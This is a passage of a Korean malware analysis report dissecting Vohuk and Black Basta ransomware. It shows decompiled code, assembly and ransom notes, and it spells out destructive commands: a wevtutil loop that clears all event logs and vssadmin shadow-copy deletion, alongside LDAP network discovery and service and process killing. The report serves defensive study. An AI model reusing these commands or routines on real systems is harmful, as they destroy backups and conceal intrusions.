  || (v18 = v65, v19 = sub_401820(dword_41D66C, -1952352826, 56), v19(v18, 10, 0, 0, 3, 3, 0, 0) < 0)// CoSetProxyBlanket
  || (*(*v65 + 80))(v65, v3, v53, 48, 0, &v64) < 0 )// Shadow 복사본 확인
```

[그림 146] VolumeShadowCopy 확인

```
(*(*i + 16))(i, -1, 1, &v59, &v54);           // Shadowscopy 리스트를 하나씩 가져옴
if ( !v54 )
  goto LABEL_28;
v21 = sub_401820(dword_41D670, -429392242, 61);
v21(v48);
v56 = 10879144;
v57 = 227;
for ( j = 0; j < 3; ++j )
  *(&v56 + j) ^= (j % 204) + 225;             // ID
(*(*v59 + 16))(v59, &v56, 0, v48, 0, 0);      // Shadowscopy ID를 가져옴
v60 = 9109686;
v23 = 0;
*v61 = 0xB900D700D7008Di64;
*&v61[8] = 0x8E0088008000B4i64;
*&v61[16] = 0x8100AE009B0084i64;
*&v61[24] = 0xBB00DF0089009Fi64;
*&v61[32] = 0xD300D200C900B7i64;
*&v61[40] = 0xFA00DE008B009Bi64;
do
{
  *&v61[2 * v23 - 4] ^= (v23 % 204) + 225;    // Win32_ShadowCopy.ID='%ls'
  ++v23;
}
while ( v23 < 0x1A );
sub_408670(v41, &v60, v49);
(*(*v65 + 64))(v65, v41, 0, 0, 0);            // Delete Instance
```

[그림 147] VolumeShadowCopy 삭제

이벤트 로그 재설정

```
for ( i = 0; i < 0x4F; ++i )
  *(v0 + 2 * i) ^= (i % 204) + 225;          // cmd.exe /c for /F \"tokens=*\" %1 in
                                             //  ('wevtutil.exe el') DO wevtutil.exe cl \"%1\"
```

[그림 148] cmd 명령어


[그림 149] cmd 실행

cmd.exe /c for /F ₩"tokens=*₩" %1 in ('wevtutil.exe el') DO wevtutil.exe cl ₩"%1₩"

[표 30] 이벤트 로그 재설정 명령어

악성 행위에 대한 흔적을 지우기 위해 이벤트 로그를 재설정하여 이벤트 로그를 삭제한다.

ico 파일 생성



[그림 150] ICON.ico 생성

```
v4 = sub_401820(dword_41D654, -170092304, 41);
(v4)(v3, &unk_418000, 22081, &v87, 0);       // WriteFile
```

[그림 151] ICON.ico 작성

```
  v12 = sub_401820(dword_41D658, -802065504, 168);
  (v12)(v10, 0, 0, 1, v77, 2 * v11 + 2);      // RegSetValueExW
  v13 = v100;
  v14 = sub_401820(dword_41D658, -1489173662, 163);
  v14(v13);
}
v15 = sub_401820(dword_41D678, 268705887, 125);
(v15)(0x8000000, 0, 0, 0);                    // SHChangeNotify
```

[그림 152] 레지스트리키 등록

vInuiBkOS.Vohuk	2022-12-22 오전 10:39	VOHUK 파일
VUKpwiTgB.Vohuk	2022-12-22 오전 10:39	VOHUK 파일
yRInR89EV.Vohuk	2022-12-22 오전 10:39	VOHUK 파일

[그림 153] ico가 변경된 암호화된 파일

ICON.ico 파일을 생성하고 .Vohuk의 레지스트리 키에 데이터를 넣어 해당 확장자를 가지고 있는 파일들의 ico를 변경한다.

바탕화면 변경

```
v27 = sub_401820(dword_41D65C, -435831364, 121);
if ( v27(v20, v108) )                   // SelectObject
{
  v28 = sub_40E660(v79);
  for ( i = 0; i < 0x78; ++i )
    *(v28 + 2 * i) ^= (i % 204) + 225;  // Vohuk Ransomware\r\n\r\nAll your files are stolen and encrypted!
                                        // \r\nPlease find README.txt file\r\n and follow the instruction!
  v30 = sub_408670(v76, v28);
  v111 = v30;
  v31 = sub_401820(dword_41D65C, -783093848, 114);
  if ( v31(v20, v76, v30, v80) )        // GetTextExtentPoint32W
  {
    v32 = sub_401820(dword_41D65C, -921101898, 122);
    v33 = v109;
    v34 = v110;
    v106 = v32(v20, v110, v109);        // CreateCompatibleBitmap
    if ( v106 )
    {
      v35 = sub_401820(dword_41D65C, -435831364, 121);
      if ( v35(v20, v106) )             // SelectObject
      {
        v36 = sub_401820(dword_41D65C, -238009483, 115);
        v36(v20, 0xFFFFFF);             // SetTextColor
        v37 = sub_401820(dword_41D65C, 1237797027, 116);
        v37(v20, 2);                    // SetTextColor
```

[그림 154] bmp 제작

```
MOV EDI, EDI                          | CreateFileW
PUSH EBP
MOV EBP, ESP
AND ESP, FFFFFFF8
SUB ESP, 18
MOV ECX, DWORD PTR SS:[EBP + 1C]
MOV EAX, ECX                          | ecx:L"C:\\ProgramData\\Vohuk\\WALL.bmp"
```


[그림 155] WALL.bmp 생성

```
v51 = sub_401820(dword_41D654, -170092304, 41);
(v51)(v50, &v82, 14, &v107, 0);// WriteFile
v52 = sub_401820(dword_41D654, -170092304, 41);
(v52)(v50, &v90, 40, &v107, 0);// WriteFile
v53 = sub_401820(dword_41D654, -170092304, 41);
(v53)(v50, v109, v110, &v107, 0);// WriteFile
v54 = sub_401820(dword_41D654, 783058503, 33);
v54(v50);
```

[그림 156] WALL.bmp 작성

```
PUSH 10                               | SystemParametersInfoW
PUSH user32.772FCD68
CALL user32.772A8B78
AND DWORD PTR SS:[EBP - 1C], 0
CALL user32.77298477
CMP DWORD PTR DS:[77308D64], 0
JNE user32.77297492
TEST EAX, EAX
JE user32.772974E1
CALL user32.7729844E
MOV EDI, EAX
MOV DWORD PTR SS:[EBP - 20], EDI
AND DWORD PTR SS:[EBP - 4], 0
PUSH DWORD PTR SS:[EBP + 14]
PUSH DWORD PTR SS:[EBP + 10]          | [ebp+10]:L"C:\\ProgramData\\Vohuk\\WALL.bmp"
```

[그림 157] 바탕화면 변경



[그림 158] 변경된 바탕화면

Vohuk 랜섬웨어는 바탕화면을 변경하기 위해 자체로 제작하여 변경한다.

Windows 부팅 메시지 생성

```
for ( i = 0; i < 0x36; ++i )
  *(v0 + 2 * i) ^= (i % 204) + 225;           // SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon
v2 = sub_401820(dword_41D658, -1088190446, 159);
result = (v2)(-2147483646, v0, 0, 131334, &v23);// RegOpenKeyExW
if ( !result )
{
  *v24 = 0x91008B008D00B7i64;
  v4 = 0;
  *&v24[8] = 0x8900B500C6008Ei64;
  *&v24[16] = 0x81008400990087i64;
  *&v24[24] = 0x95009D008F009Ai64;
  *&v24[32] = 241;
  do
  {
    *&v24[2 * v4] ^= (v4 % 204) + 225;        // Vohuk Ransomware
    ++v4;
  }
  while ( v4 < 0x11 );
  v5 = sub_40EC00(v19);
  for ( j = 0; j < 0x65; ++j )
    *(v5 + 2 * j) ^= (j % 204) + 225;         // \r\nAll your files are stolen and encrypted!
                                              // \r\nPlease find README.txt file\r\nand follow the instruction!
```


[그림 159] 부팅 메시지

```
v8 = (v7)(v24);
v21[0] = 8847533;
v21[1] = 8716420;
v21[2] = 11010185;
v9 = 0;
v21[3] = 10223752;
v21[4] = 8978560;
v21[5] = 11468942;
v21[6] = 10354828;
v21[7] = 10027163;
v21[8] = 10223774;
v22 = 243;
do
{
  *(v21 + v9) ^= (v9 % 204) + 225;          // LegalNoticeCaption
  ++v9;
}
while ( v9 < 0x13 );
v10 = v23;
v11 = sub_401820(dword_41D658, -802065504, 168);
(v11)(v10, v21, 0, 1, v24, 2 * v8 + 2);     // RegSetValueExW
```

[그림 160] 메시지 제목 레지스트리에 등록


```
*&v24[2] = 0x850084008700ADi64;
v14 = 0;
*&v24[10] = 0x9C008800A80089i64;
*&v24[18] = 0xB8008E00890080i64;
*&v24[26] = 0xF0009B00960088i64;
do
{
  *&v24[2 * v14 + 2] ^= (v14 % 204) + 225;  // LegalNoticeText
  ++v14;
}
while ( v14 < 0x10 );
v15 = v23;
v16 = sub_401820(dword_41D658, -802065504, 168);
(v16)(v15, &v24[2], 0, 1, v5, 2 * v13 + 2); // RegSetValueExW
```

[그림 161] 메시지 내용 레지스트리에 등록



[그림 162] 등록된 메시지 제목

[그림 163] 등록된 메시지 내용



[그림 164] 생성된 부팅 메시지

자가복제 파일 삭제

```
MOV EDI, EDI                          DeleteFileW
PUSH EBP
MOV EBP, ESP
AND ESP, FFFFFFF8
MOV EAX, DWORD PTR FS:[30]
SUB ESP, 4C
MOV ECX, DWORD PTR DS:[EAX + 1DC]     ecx:L"C:\\ProgramData\\Vohuk\\APP.exe"
```

[그림 165] APP.exe 삭제


```
v24[0] = 9240759;
v5 = 0;
v24[1] = 9502859;
v24[2] = 11665550;
*v25 = 0x840081008B0082i64;
*&v25[8] = 0x89008200800084i64;
*&v25[16] = 15728790;
do
{
  *(v24 + v5) ^= (v5 % 204) + 225;          // VohukTechnology
  ++v5;
}
while ( v5 < 0x10 );
v6 = v23;
v7 = sub_401820(dword_41D658, -1952377110, 160);
v7(v6, v24);                                // RegDeleteValueW
```

[그림 166] 등록한 레지스트리 삭제

4 Black Basta

분석 개요

해당 악성코드는 서유럽권 및 미국을 대상으로 공격을 진행했던 APT 형식의 랜섬웨어로서, 지금까지 발견된 다른 랜섬웨어와 비슷한 동작을 진행하며 암호화 알고리즘으로는 ChaCha20 알고리즘을 사용하는 것으로 파악됨.




[그림 167] Black Basta의 공격 현황

[그림 168] 랜섬노트

협상 과정

Black Basta는 랜섬노트에 명시되어있는 주소와 기업의 ID값을 통해 협상을 진행.




[그림 169] Black Basta의 협상 사이트

또한, 정보를 암호화하여 키를 판매하는 형식만을 진행하는 게 아니라 정보를 탈취하여 협상에 불응할 시, 블로그에 기업의 기밀자료를 공개하겠다는 협박 진행.

[그림 170] Black Basta Blog

Black Basta의 협상 사이트를 우회하여 해당 그룹의 협상 전략을 확인한 결과 해당 그룹은 협상에 협조적일 시 제시했던 모든 약속을 지키는 것으로 확인되었음.



[그림 171] Black Basta Chat

[그림 172] 평균 협상 금액 (당시 5.5억)

Mitre ATT&CK

Initial access	Execution	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	Exfiltration	Impact
Valid accounts	Command and scripting interpreter	Exploitation for privilege escalation	Modify registry	OS credential dumping	System information discovery	Lateral tool transfer	Exfiltration over C&C channel	Inhibit system recovery
Phishing: Spear-phishing attachment	Service execution		Group policy modification		Remote system discovery	Remote Desktop Protocol	Exfiltration over web service	Service stop
	Windows Management Instrumentation		Disable or modify tools		File and directory discovery			Data encrypted for impact
			Safe mode boot					Defacement
			Reflective code loading					

상세 분석

최초 실행 이후 실행 환경에 대한 시간, 프로세스, 스레드, 실행시간에 대한 정보를 수집을 진행.

```
SystemTimeAsFileTime.dwLowDateTime = 0;
SystemTimeAsFileTime.dwHighDateTime = 0;
GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
v3 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
v3 ^= GetCurrentThreadId();
v3 ^= GetCurrentProcessId();
QueryPerformanceCounter(&PerformanceCount);
return (unsigned int)&v3 ^ v3 ^ PerformanceCount.LowPart ^ PerformanceCount.HighPart;
```

[그림 173] 실행 환경 정보 수집

디버깅을 탐지하는 루틴 존재. (디버깅 당할 시 루틴 추가 해야함)

```
  v7 = IsDebuggerPresent();
  ExceptionInfo.ExceptionRecord = &v26;
  ExceptionInfo.ContextRecord = v9;
  v8 = v7 == 1;
  SetUnhandledExceptionFilter(0);
  if ( !UnhandledExceptionFilter(&ExceptionInfo) && !v8 )
    sub_435D52();
}
```

[그림 174] 디버깅 탐지

중복실행 방지를 위해 뮤텍스 탐지 및 생성

```
hMutex = OpenMutexW(0x1F0001u, 0, L"dsajdhas.0");// Mutex가 존재하는지
if ( hMutex )
{
  sub_4027B0(dword_486430, "Mutex detected");
  sub_40A140(sub_404970);
  sub_43C808(0);
  goto LABEL_27;
}
hMutex = CreateMutexW(0, 0, L"dsajdhas.0");
```

[그림 175] 뮤텍스 생성

SID 할당 및 초기화를 통해 USER 그룹 권한 변경

```
PUSH 9fce9ee85516533bae34fc1184a7cf31fa9f2c7889b
PUSH 0
PUSH 0
PUSH 0
PUSH 0
PUSH 0
PUSH 0
PUSH 0
PUSH 0
PUSH 1
LEA EAX,DWORD PTR SS:[EBP-18]
PUSH EAX
CALL DWORD PTR DS:[<&AllocateAndInitializeSid>]
```

```
PSID* pSid = 4860EC
DWORD dwSubAuthority7 = 0
DWORD dwSubAuthority6 = 0
DWORD dwSubAuthority5 = 0
DWORD dwSubAuthority4 = 0
DWORD dwSubAuthority3 = 0
DWORD dwSubAuthority2 = 0
DWORD dwSubAuthority1 = 0
DWORD dwSubAuthority0 = 0
BYTE nSubAuthorityCount = 1

PSID_IDENTIFIER_AUTHORITY pIdentifierAuthority
AllocateAndInitializeSid
```

[그림 176] AllocateAndInitializedSid

시스템 복원 무력화를 위한 vss[3] 종료 및 삭제

```
sub_43C981("C:\\Windows\\SysNative\\vssadmin.exe delete shadows /all /quiet");// VSS 삭제
sub_43C981("C:\\Windows\\System32\\vssadmin.exe delete shadows /all /quiet");// VSS 삭제
```

[그림 177] vss delete command

```
v5 = sub_44DD90(0, "cmd.exe", v8, 0);          // v8
                                               // {
                                               // v8[0] "cmd.exe"
                                               // v8[1] "/c"
                                               // v8[2] "VSS_Delete_Command"
                                               // v8[3] 0
                                               // }
```

[그림 178] 명령 프롬프트를 이용한 vss 삭제

이후, 랜섬웨어 감염 사실을 알리기 위한 바탕화면 jpg 파일 생성

3) 볼륨 섀도 복사본 서비스

```
v10 = 0;
v9 = 0;
TempPath = GetTempPath_sub_41A0C0(v7);        // v1 = C:\\Users\\ADMIN~1\\AppData\\Local\\Temp\\
v10 = 2;
sub_406290(v8, TempPath);
v9 = 2;
LOBYTE(v10) = 3;
v2 = sub_4408BE(L"dlaksjdoiwq.jpg");
v3 = sub_411DD0(v8, L"dlaksjdoiwq.jpg", v2);  // 경로랑 파일 명 합침
*a1 = 0;
a1[4] = 0;
a1[5] = 0;
What_sub_439B60(a1, v3, 0x18u);
*v3 = 0;
v3[4] = 0;
v3[5] = 7;
v10 = 1;
v9 = 1;
sub_411110(v8);
v10 = 0;
sub_411110(v7);
CreateFile1_sub_405E80(v5, a1, 34, 64, 1);    // v5 = Temp_Path/dlaksjdoiwq.jpg
v10 = 5;
sub_419380(v6, 0, 0i64);
WriteFile_sub_41A600(v6, &unk_4633A0, dword_484004, dword_484004 >> 31);// WriteFile
sub_414F80(v6);
sub_4126A0(v5);                               // jpg file handle out
LOBYTE(v10) = 0;
sub_40AAD0(v5);
return a1;
```

[그림 179] 랜섬웨어 바탕화면 생성 함수

이후 생성된 jpg 파일을 SystemParametersInfow에서 0x14u 옵션을 통해 배경 변경

```
RansomWallet_v6 = &pvParam;
if ( a6 >= 8 )
  RansomWallet_v6 = pvParam;
SystemParametersInfoW(0x14u, 0, RansomWallet_v6, 1u);// 0x14u = SPI_SETDESKWALLPAPER
return sub_411110(&pvParam);
```

[그림 180] SystemParametersInfoW를 통한 배경 변경

또한, 랜섬웨어에 감염될 시 파일의 아이콘을 바꾸기 위해 ico 파일 또한 생성

```
v10 = 0;
v9 = 0;
v1 = GetTempPath_sub_41A0C0(v7);
v10 = 2;
sub_406290(temp_path_v8, v1);
v9 = 2;
LOBYTE(v10) = 3;
v2 = sub_4408BE(L"fkdjsadasd.ico");
v3 = sub_411DD0(temp_path_v8, L"fkdjsadasd.ico", v2);
*a1 = 0;
a1[4] = 0;
a1[5] = 0;
What_sub_439B60(a1, v3, 0x18u);
*v3 = 0;
v3[4] = 0;
v3[5] = 7;
v10 = 1;
v9 = 1;
sub_411110(temp_path_v8);
v10 = 0;
sub_411110(v7);
CreateFile1_sub_405E80(v5, a1, 34, 64, 1);
v10 = 5;
sub_419380(v6, 0, 0i64);
WriteFile_sub_41A600(v6, &unk_469698, dword_484008, 0);
sub_414F80(v6);                                 // WriteFile?
sub_4126A0(v5);
LOBYTE(v10) = 0;
sub_40AAD0(v5);
```

[그림 181] ico 파일 생성 함수

이후 생성된 ico 파일과 확장자를 연결시키기 위해 레지스트리를 생성 및 변조하는 루틴.

```
v14 = 0;
sub_402F70(lpSubKey, &unk_48419C, L"\\DefaultIcon");// unk_48419C = .basta
LOBYTE(v14) = 1;
v6 = lpSubKey;
if ( lpSubKey[5] >= 8 )
  v6 = lpSubKey[0];
v7 = RegCreateKeyExW(HKEY_CLASSES_ROOT, v6, 0, 0, 0, 0x103u, 0, &phkResult, &dwDisposition);
if ( v7 )
{
  FormatMessageW(0x1000u, 0, v7, 0, Buffer, 0x64u, 0);
}
else
{
  v8 = &lpData;
  if ( a6 >= 8 )
    v8 = lpData;
  RegSetValueExW(phkResult, &ValueName, 0, 1u, v8, 2 * a5);
  SHChangeNotify(0x8000000, 0, 0, 0);
  SHChangeNotify(0x8000000, 0x3000u, 0, 0);
}
LOBYTE(v14) = 0;
sub_411110(lpSubKey);
v14 = -1;
return sub_411110(&lpData);
```

[그림 182] 레지스트리 생성 및 변조 전체 함수

```
PUSH ECX                                 LPDWORD lpdwDisposition
CMOVAE EAX,DWORD PTR SS:[EBP-2C]         [ebp-2C]:L".basta\\DefaultIcon"
LEA ECX,DWORD PTR SS:[EBP-10]            [ebp-10]:&"ALLUSERSPROFILE=C:\\ProgramData"
PUSH ECX                                 PHKEY phkResult = "  8H"
PUSH 0                                   LPSECURITY_ATTRIBUTES lpSecurityAttributes = NULL
PUSH 103                                 DWORD samDesired = KEY_QUERY_VALUE | KEY_SET_VALUE | KEY_WOW64_64KEY
PUSH 0                                   DWORD dwOptions = 0
PUSH 0                                   LPTSTR lpClass = NULL
PUSH 0                                   DWORD Reserved = 0
PUSH EAX                                 LPCTSTR lpSubKey = ".basta\\DefaultIcon"
PUSH 80000000                            HANDLE hKey = HKEY_CLASSES_ROOT
CALL DWORD PTR DS:[<&RegCreateKeyExW>]   RegCreateKeyExW
```

[그림 183] 레지스트리 생성

```
PUSH EAX                                 DWORD cbData
PUSH ECX                                 const BYTE* lpData = "C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\fkdjsadasd.ico"
PUSH 1                                   DWORD dwType = REG_SZ
PUSH 0                                   DWORD Reserved = 0
PUSH 9fce9ee85516533bae34fc1184a7cf31fa   LPCTSTR lpValueName = 46E074
PUSH DWORD PTR SS:[EBP-10]               HANDLE hKey
CALL DWORD PTR DS:[<&RegSetValueExW>]    RegSetValueExW
PUSH 0                                   LPCVOID dwItem2 = NULL
PUSH 0                                   LPCVOID dwItem1 = NULL
PUSH 0                                   UINT uFlags = SHCNF_IDLIST
PUSH 8000000                             LONG wEventId = SHCNE_ASSOCCHANGED
CALL DWORD PTR DS:[<&SHChangeNotify>]    SHChangeNotify
PUSH 0                                   LPCVOID dwItem2 = NULL
PUSH 0                                   LPCVOID dwItem1 = NULL
PUSH 3000                                UINT uFlags = SHCNF_IDLIST | SHCNF_FLUSH | SHCNF_FLUSHNOWAIT
PUSH 8000000                             LONG wEventId = SHCNE_ASSOCCHANGED
CALL DWORD PTR DS:[<&SHChangeNotify>]    SHChangeNotify
```

[그림 184] 레지스트리 값 변조

LDAP 쿼리문을 통해 네트워크에 자동 배포기능 구현 (samAccountType=805306369)을 통해 모든 워크스테이션을 반복적으로 탐색.

```
if ( v36 != dword_486080 )
{
  v15 = Thread1_sub_402450(&v29, Thread2_sub_40BDA0);// LDAP 배포 함수 쓰레드
  LOBYTE(v42) = 17;
  sub_409F30(&hHandle, v15);
  LOBYTE(v42) = 15;
  if ( v30 )
    sub_440FEC();
}
```

[그림 185] 쓰레드를 이용한 LDAP 쿼리문

```
sub_41E950(HostName);                           // GetComputerNameExW
LOBYTE(v28) = 2;
v1 = HostName;
if ( HostName[5] >= 8 )
  v1 = HostName[0];
dnshostname_AttributeList[0] = L"dnshostname";
dnshostname_AttributeList[1] = 0;
v2 = ldap_initW(v1, 0x185u);
v21 = v2;
invalue = 3;
ldap_set_optionW(v2, 17, &invalue);
invalue = 0;
ldap_set_optionW(v2, 4, &invalue);
ldap_connect(v2, 0);
if ( ldap_bind_sA(v2, 0, 0, 0x1086u) )
  ldap_simple_bind_sA(v2, 0, 0);
v3 = ldap_search_init_pageW(
       v2,
       L"dc=app,dc=net",
       2u,
       L"(samAccountType=805306369)",
       dnshostname_AttributeList,               // dnshostname
       0,
       0,
       0,
       0,
       0,
       0);
v20 = v3;
while ( !ldap_get_next_page_s(v2, v3, 0, 0xAu, &TotalCount, &Results) )
```

[그림 186] LDAP 쿼리 구현 함수

Find All Workstations

```
    (sAMAccountType=805306369)
or
    (objectCategory=computer)
```

[그림 187] LDAP Code

현재 서비스 중인 목록을 파싱하고 특정 서비스들 중지

```
v16 = OpenSCManagerW(0, 0, 0xF003Fu);           // 현재 서비스 중인 목록 파싱
important_service_sub_40DA80(v16);              // 현재 서비스 중인 서비스들 중지
```

[그림 188] 서비스 목록 파싱 및 중지 함수

현재 동작중인 프로세스 확인 및 종료 (분석 과정에서 디버거 또한 종료됨)

```
while ( v17 < (v34 - v18) >> 2 )
{
  v19 = *(v18 + 4 * v17);
  if ( v19 != ProcessID_dword_486030 )
  {
    v26 = 0;
    important_OpenProcess_sub_40EC80(v19);     // 현재 프로세스 확인 및 종료
    v18 = v33;
  }
  v31 = ++v17;
}
```

[그림 189] 현재 동작중인 프로세스 확인 반복문

```
hProcess = OpenProcess(0x1FFFFFu, 0, dwProcessId);
if ( hProcess )
{
  v23 = 0;
  v24 = 7;
  v22[0] = 0;
  v28 = 0;
  sub_40E180(&hProcess, v22);
  v1 = v22;
  v2 = v22;
  v3 = v22;
```

[그림 190] 프로세스 목록 확인

```
if ( v9 )
{
  v11 = dword_4860DC;
